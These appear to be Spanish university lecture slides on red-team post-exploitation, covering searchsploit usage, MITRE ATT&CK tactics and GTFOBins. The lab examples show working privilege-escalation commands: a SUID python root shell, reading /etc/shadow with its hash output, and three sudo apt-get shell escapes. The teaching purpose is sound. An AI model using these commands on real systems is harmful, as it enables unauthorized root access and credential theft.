-e, --exact [Term]: Perform an EXACT & order match on exploit title (Default is an AND match on each term) [Implies "-t"]. e.g. "WordPress 4.1" would not be detect "WordPress Core 4.1")

-s, --strict: Perform a strict search, so input values must exist, disabling fuzzy search for version range. e.g. "1.1" would not be detected in "1.0 < 1.3")

-t, --title [Term]: Search JUST the exploit title (Default is title AND the file's path)

--exclude="term": Remove values from results. By using "|" to separate, you can chain multiple values. e.g. --exclude="term1|term2|term3"

OUTPUT

-j, --json [Term]: Show result in JSON format

-o, --overflow [Term]: Exploit titles are allowed to overflow their columns

-p, --path [EDB-ID]: Show the full path to an exploit (and also copies the path to the clipboard if possible)

-v, --verbose: Display more information in output

-w, --www [Term]: Show URLs to Exploit-DB.com rather than the local path

--colour: Disable colour highlighting in search results

--id: Display the EDB-ID value rather than local path

NON-SEARCHING

-h, --help: Show this help screen

-m, --mirror [EDB-ID]: Mirror (aka copies) an exploit to the current working directory

-u, --update: Check for and install any exploitdb package updates (brew, deb & git)

-x, --examine [EDB-ID]: Examine (aka opens) the exploit using $PAGER

AUTOMATION

--nmap [file.xml]: Checks all results in Nmap's XML output with service version. e.g.: nmap [host] -sV -oX file.xml

EXAMPLES

```
searchsploit afd windows local
searchsploit -t oracle windows
searchsploit -p 39446
searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"
searchsploit -s Apache Struts 2.0.0
searchsploit linux reverse password
searchsploit -j 55555 | json_pp
```

➢ Ejercicio **L11B2_SEARCHPLOIT**

¿CREES QUE LO HAS ENTENDIDO TODO? ¡AUTOEVALÚATE!

?

- **Eres capaz de hacer lo siguiente**
  - *Entender cuáles son los objetivos de la fase de ejecución del MITRE ATT&CK*
  - *Saber qué es un **shell** remotos, los tipos que hay y cuál es más útil*
  - *Entender para qué sirve el **framework Metasploit** (MSF)*
  - *Saber lanzar una secuencia típica de ataque en MSF*
  - *Entender las ventajas de usar un **payload** de tipo **Meterpreter***
  - *Comprender la utilidad de **msfvenom***
  - *Entender el mecanismo por el cual puedes reemplazar un ejecutable, cambiar partes de su código o alguna de sus dependencias y con ello comprometer un sistema*
  - *Saber de dónde sacar **exploits** y las circunstancias en las que se podrían usar con éxito*

< Ir al Índice

Técnicas de Post-Explotación

Usando el MITRE ATT&CK para saber qué hacen los adversaries una vez entran en nuestros sistemas

*Iconos por Bing Chat AI

Fuente: Bing Chat AI

Departamento de Informática
Universidad de Oviedo

Universidad de Oviedo


¿QUÉ TE VAS A ENCONTRAR EN ESTE BLOQUE?

En este bloque aprenderás

- Las distintas **fases de post-explotación** una vez has comprometido un sistema y ejecutado tu código en el
- El **uso de GTFOBins** para elevar tus privilegios de ejecución
- Las potenciales **consecuencias de una intrusión** en un sistema de acuerdo con el MITRE ATT&CK y su gravedad

MITRE ATT&CK. Técnicas y tácticas de Post-explotación

Seguridad de Sistemas Informáticos



MITRE ATT&CK. Técnicas y tácticas de Post-explotación

TA0003. Persistence (https://attack.mitre.org/tactics/TA0003/)

- Técnicas que los adversarios utilizan para mantener el acceso a los sistemas
- Aunque haya reinicios, cambios de credenciales...
- U otras interrupciones que podrían cortar el acceso al mismo
- Ejemplos: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Persistence.md, https://pentestlab.blog/methodologies/red-teaming/persistence/

TA0004. Privilege Escalation (https://attack.mitre.org/tactics/TA0004/)

- Técnicas utilizadas para obtener permisos de nivel superior en un sistema o red
- Muchas veces se puede entrar y explorar una red con un usuario sin privilegios
- Pero necesitas permisos elevados para avanzar a las siguientes fases del "ciclo de vida de ataque"
- Comúnmente se aprovechan de debilidades del sistema, vulnerabilidades y configuraciones erróneas para lograrlos
  - **Abusar del mecanismo integrado para adquirir privilegios** elevados de alguna aplicación (sudo)
  - Abusando de **programas que tengan el bit SUID activo**
  - **Inspeccionando programas** en funcionamiento
  - **Generando cuentas** de usuario

➢ Ejercicios **L12B3_VALIDACC, L12B3_INSPECTSCALE**

T1548. Abuse Elevation Control Mechanism: Sudo

- `sudo` **da temporalmente privilegios de** `root`
- **Algo típico es tener un grupo** `sudoers` **cuyos miembros pueden ejecutar todo como** `root`
  - A veces, esta configuración es más restrictiva
  - Los privilegios completos de `sudo` son exclusivos de algunos usuarios
  - Otros usuarios **pueden tener privilegios para ejecutar solo un conjunto de comandos** con `sudo`
- **La imagen muestra un usuario que solo puede ejecutar** `apt-get` **como** `sudo`
  - Otros comandos están prohibidos
    - `apt-get` se puede usar para permitir acceso de `root` permanente (GTFOBins)...
  - Un usuario puede qué comandos puede ejecutar con privilegios de `root` con `sudo -l`

```
 GNU nano 2.9.3                  /etc/sudoers                  Modified

Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:$

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow this user to execute any command
%redondo ALL=(ALL:ALL) ALL

# Allow this user to update the system only
%redondo_nosudoer ALL=/usr/bin/apt-get
```

```
redondo_nosudoer@miw:~$ sudo -l
Matching Defaults entries for redondo_nosudoer on miw:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\

User redondo_nosudoer may run the following commands on miw:
    (root) /usr/bin/apt-get
```

T1548. Abuse Elevation Control Mechanism: programas SUID

- Los programas **setuid** y **setguid** son ejecutables que tienen estos bits de permiso habilitados
- Estos bits permiten que un programa se ejecute temporalmente con privilegios de `root` para una tarea que los requiera
  - Se pueden encontrar todos los ejecutables instalados actualmente con estos bits habilitados con `find / -perm -u=s -type f 2>/dev/null`
  - `chmod +s` activa el bit en un ejecutable
- Sin embargo, a veces estos ejecutables mantienen los privilegios de `root` durante más tiempo del necesario...
  - Ver GTFOBins

```
redondo_nosudoer@miw:~$ find / -perm -u=s -type f 2>/dev/null
/opt/VBoxGuestAdditions-6.1.10/bin/VBoxDRMClient
/home/redondo/python
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/bin/at
/usr/bin/traceroute6.iputils
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/newuidmap
/usr/bin/python2.7
/snap/core/9804/bin/mount
/snap/core/9804/bin/ping
/snap/core/9804/bin/ping6
/snap/core/9804/bin/su
/snap/core/9804/bin/umount
/snap/core/9804/usr/bin/chfn
/snap/core/9804/usr/bin/chsh
/snap/core/9804/usr/bin/gpasswd
/snap/core/9804/usr/bin/newgrp
```

T1548. Abuse Elevation Control Mechanism: GTFOBins

https://gtfobins.github.io/

- **Los conceptos anteriores se usan en las técnicas de GTFOBins**
  - Lista de binarios de Unix que pueden ser explotados para eludir restricciones de seguridad
  - ¿**Cómo**? Encontrando un uso alternativo a herramientas legítimas para lanzar un ataque, ocultándolo
    - Este uso no estaba previsto inicialmente cuando se creó la herramienta
  - Da como posible resultado **saltarse de las restricciones de seguridad de una máquina**, como
    - Romper las restricciones de un shell restringido
    - Escalar privilegios o mantenerlos una vez elevados
    - Transferir archivos
    - Crear bind y reverse shells
    - Facilitar otras tareas de post-explotación
    - ...
  - **Usarlos es típico de los CTF**
- **Las técnicas "Living Off the Land" (LOLBAS) son el equivalente para Windows**
  - https://lolbas-project.github.io/
  - https://www.tomshardware.com/news/microsoft-cisco-talos-nodersok-divergent-malware,40505.html

➢ Ejercicios **L12B3_RSHELLEXIT, L12B3_SUDOEXE, L12B3_SUDOSCALE, L12B3_SUIDEXE, L12B3_SUIDSCALE**

(Ejemplo) T1548. Abuse Elevation Control Mechanism: Un ejecutable SUID

- **Todos los ejecutables, efectos y técnicas para explotarlos están en la web del proyecto GTFOBin**
  - https://gtfobins.github.io/
  - Todo lo que tenemos que hacer es localizar ejecutables de esa lista en el sistema actual
  - Determinar sus posibles efectos
  - Ver si alguno de ellos se puede aprovechar (SUID Bit, privilegios `sudo`...)
  - **¡Y seguir las instrucciones de la página web para hacerlo!**
- **Las siguientes imágenes muestran**
  - Generar un shell `root` con un ejecutable `python` con el bit SUID habilitado
  - Leer el archivo `shadow` con un `cat` con el bit SUID habilitado
    - Muestra el hash de usuarios privilegiados, que puede ser roto por fuerza bruta más tarde

```
redondo_nosudoer@miw:~$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
root
```

```
redondo_nosudoer@miw:~$ LFILE=/etc/shadow
redondo_nosudoer@miw:~$ cat "$LFILE"
root:*:18295:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
list:*:18295:0:99999:7:::
irc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7:::
systemd-network:*:18295:0:99999:7:::
systemd-resolve:*:18295:0:99999:7:::
syslog:*:18295:0:99999:7:::
messagebus:*:18295:0:99999:7:::
_apt:*:18295:0:99999:7:::
lxd:*:18295:0:99999:7:::
uuidd:*:18295:0:99999:7:::
dnsmasq:*:18295:0:99999:7:::
landscape:*:18295:0:99999:7:::
pollinate:*:18295:0:99999:7:::
redondo:$6$vXwqLLX4bilT2KTp$fZtmCuTZYdDyCbXk91goWdygyO
8451:0:99999:7:::
```

(Ejemplo) T1548 Abuse Elevation Control Mechanism: Un ejecutable sudo

- Mostramos ahora ejemplos con un usuario que solo podía ejecutar `apt-get` con `sudo`
- Las técnicas GTFOBin le permiten escalar privilegios para ser `root` permanentemente
  - Hay 3 técnicas documentadas para ello
  - Técnica 1

    ```
    sudo apt-get changelog apt
    (se muestra texto, y solo temenos que pulsar intro hasta que aparezca un prompt)
    !/bin/sh
    ```

  - Técnica 2: el paquete (ej., `sl`) no debe estar instalado

    ```
    TF=$(mktemp)
    echo 'Dpkg::Pre-Invoke {"/bin/sh;false"}' > $TF
    sudo apt-get install -c $TF sl
    ```

  - Técnica 3: Cuando se sale del shell el comando `update` se ejecuta (pero podemos interrumpir su ejecución)

    ```
    sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
    ```

```
redondo_nosudoer@miw:~$ TF=$(mktemp)
redondo_nosudoer@miw:~$ echo 'Dpkg::Pre-Invoke {"/bin/sh;false"}' > $TF
redondo_nosudoer@miw:~$ sudo apt-get install -c $TF sl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  linux-headers-4.15.0-109 linux-headers-4.15.0-109-generic linux-image-4.15.0-109-generic
  linux-modules-4.15.0-109-generic linux-modules-extra-4.15.0-109-generic
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  sl
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 26.4 kB of archives.
After this operation, 98.3 kB of additional disk space will be used.
Get:1 http://es.archive.ubuntu.com/ubuntu bionic/universe amd64 sl amd64 3.03-17build2 [26.4 kB]
Fetched 26.4 kB in 0s (121 kB/s)
# whoami
root
```

```
redondo_nosudoer@miw:~$ sudo apt-get changelog apt
Get:1 https://changelogs.ubuntu.com apt 1.6.12ubuntu0.1 Changelog [449 kB]
Fetched 449 kB in 0s (920 kB/s)
# whoami
root
#
```

```
redondo_nosudoer@miw:~$ sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# whoami
root
```

MITRE ATT&CK. Técnicas y tácticas de Post-explotación. Resto de fases

- **TA0005. Defense Evasion** (https://attack.mitre.org/tactics/TA0005/)
  - Técnicas para **evitar la detección** durante las operaciones
  - Desinstalar / deshabilitar software de seguridad, ofuscar / cifrar datos y scripts, aprovechar y abusar de procesos fiables para ocultar y enmascarar su malware...
- **TA0006. Credential Access** (https://attack.mitre.org/tactics/TA0006/)
  - Técnicas para **robar credenciales** (ej.: nombres de cuenta y contraseñas) una vez explotados los sistemas, como keylogging o el volcado de credenciales (por ejemplo, exfiltrar el `/etc/shadow`)
  - El uso de credenciales legítimas puede dar acceso a más sistemas, hacernos más difíciles de detectar y brindar la oportunidad de crear más cuentas para ayudar a lograr sus objetivos
- **TA0007. Discovery** (https://attack.mitre.org/tactics/TA0007/)
  - Técnicas **para obtener conocimiento sobre el sistema y la red interna**
  - Ayudan a observar el entorno y orientarse antes de decidir cómo actuar a continuación
    - Una vez que un sistema inicial se ha visto comprometido ("observar la infraestructura de la víctima")
  - También permiten explorar lo que pueden controlar y lo que hay alrededor del punto de entrada, con el fin de descubrir cómo podría ayudar a lograr el objetivo final

MITRE ATT&CK. Técnicas y tácticas de Post-explotación. Resto de fases

TA0008. Lateral Movement (https://attack.mitre.org/tactics/TA0008/)

- **Técnicas para entrar y controlar sistemas remotos en una red**
- Desde un sistema inicialmente comprometido, exploramos y “nos movemos" a través de la red para encontrar su objetivo real
- Alcanzar un objetivo a menudo implica **pivotar** a través de múltiples sistemas y cuentas
- Se pueden instalar nuestras propias herramientas de acceso remoto para lograr el movimiento lateral
  - O usar credenciales legítimas con herramientas nativas de red y del SO, que pueden ser más sigilosas

TA0009. Collection (https://attack.mitre.org/tactics/TA0009/)

- **Técnicas para recopilar información "interna" de la víctima, como un paso previo para robarla**
  - Objetivos comunes son discos de distintas clases, navegadores, audio, video y email
  - ¡Tantos datos importantes como sea posible!
- Los métodos de recopilación comunes incluyen la captura de pantallas y la entrada de teclado

MITRE ATT&CK. Técnicas y tácticas de Post-explotación. Resto de fases

- **TA0011. Command and Control** (https://attack.mitre.org/tactics/TA0011/)
  - **Técnicas para comunicarse con los sistemas comprometidos bajo nuestro control**
    - Explotados inicialmente, explotados llegando a ellos a través de movimientos laterales...
  - Dentro de las redes de las víctimas, imitando el tráfico esperado para evitar la detección
- **TA0010. Exfiltration** (https://attack.mitre.org/tactics/TA0010/)
  - **Técnicas para robar datos a través de una red**
    - Datos obtenidos en la fase **Collection**
  - Una vez que se han recopilado los datos, a menudo **se ofuscan** para evitar la detección mientras los están exfiltrando
    - Comprimiéndolos
    - Cifrándolos (**Tema 2**)
    - Ocultándolos con esteganografía (con o sin cifrado añadido) (**Tema 2**)
    - Con **GTFOBins**

TA0040. Impact

https://attack.mitre.org/tactics/TA0040/

- **Técnicas para interrumpir la disponibilidad**
  - O comprometer la **integridad** o la **confidencialidad** (CIA, **Tema 2**)
- **Mediante la manipulación de los procesos de negocio y del sistema así**
  - Impedir el acceso legítimo a una cuenta (**pérdida de disponibilidad**)
  - Destrucción de datos (**pérdida de disponibilidad/integridad**)
  - Cifrado de datos (Ej.: ransomware) **(pérdida de confidencialidad / disponibilidad / integridad**)
    - Por lo general, el ransomware exfiltra los datos antes de cifrarlos: se pierde la confidencialidad
  - Manipulación de datos (almacenados, mientras se transmiten, en tiempo de ejecución...) (**pérdida de confidencialidad/integridad**)
    - Si se manipulan los datos, los atacantes pueden robarlos 1º: también se pierde confidencialidad
  - "Defacement" de aplicaciones web y similares **(intimidación, pérdida de reputación**)
  - Borrado de disco (destrucción masiva de datos) (**pérdida de disponibilidad/integridad**)
  - Denegación de servicio de un endpoint/red (**pérdida de disponibilidad**)
  - Parada de un servicio/sistema (**pérdida de disponibilidad**)
  - **Ofuscación** y técnicas **anti-forenses**

¿CREES QUE LO HAS ENTENDIDO TODO? ¡AUTOEVALÚATE!

?

- **Eres capaz de hacer lo siguiente**
  - *Entender cuáles son los objetivos generales de las técnicas de Persistence*
  - *Entender cuáles son los objetivos generales de las técnicas de Privilege Scalation*
  - *Comprender qué son los GTFOBins y cómo aprovecharlos en combinación con los mecanismos de* `sudo` *y bit SUID*
  - *Entender cuáles son los objetivos generales de las técnicas de Defense Evasion*
  - *Entender cuáles son los objetivos generales de las técnicas de Credential Access*
  - *Entender cuáles son los objetivos generales de las técnicas de Discovery*
  - *Entender cuáles son los objetivos generales de las técnicas de Lateral Movement*
  - *Entender cuáles son los objetivos generales de las técnicas de Collection*
  - *Entender cuáles son los objetivos generales de las técnicas de Impact y su capacidad para vulnerar la CIA de un sistema*

¡Muchísimas gracias!

¿Es éste el comienzo de tu carrera en ciberseguridad? ☺

Fuente: @creative_vanesa (https://www.instagram.com/creative_vanesa/?hl=es)

TOPIC 7
INTRODUCCIÓN A TÉCNICAS DE RED TEAM

Departamento de Informática
Universidad de Oviedo

Universidad de Oviedo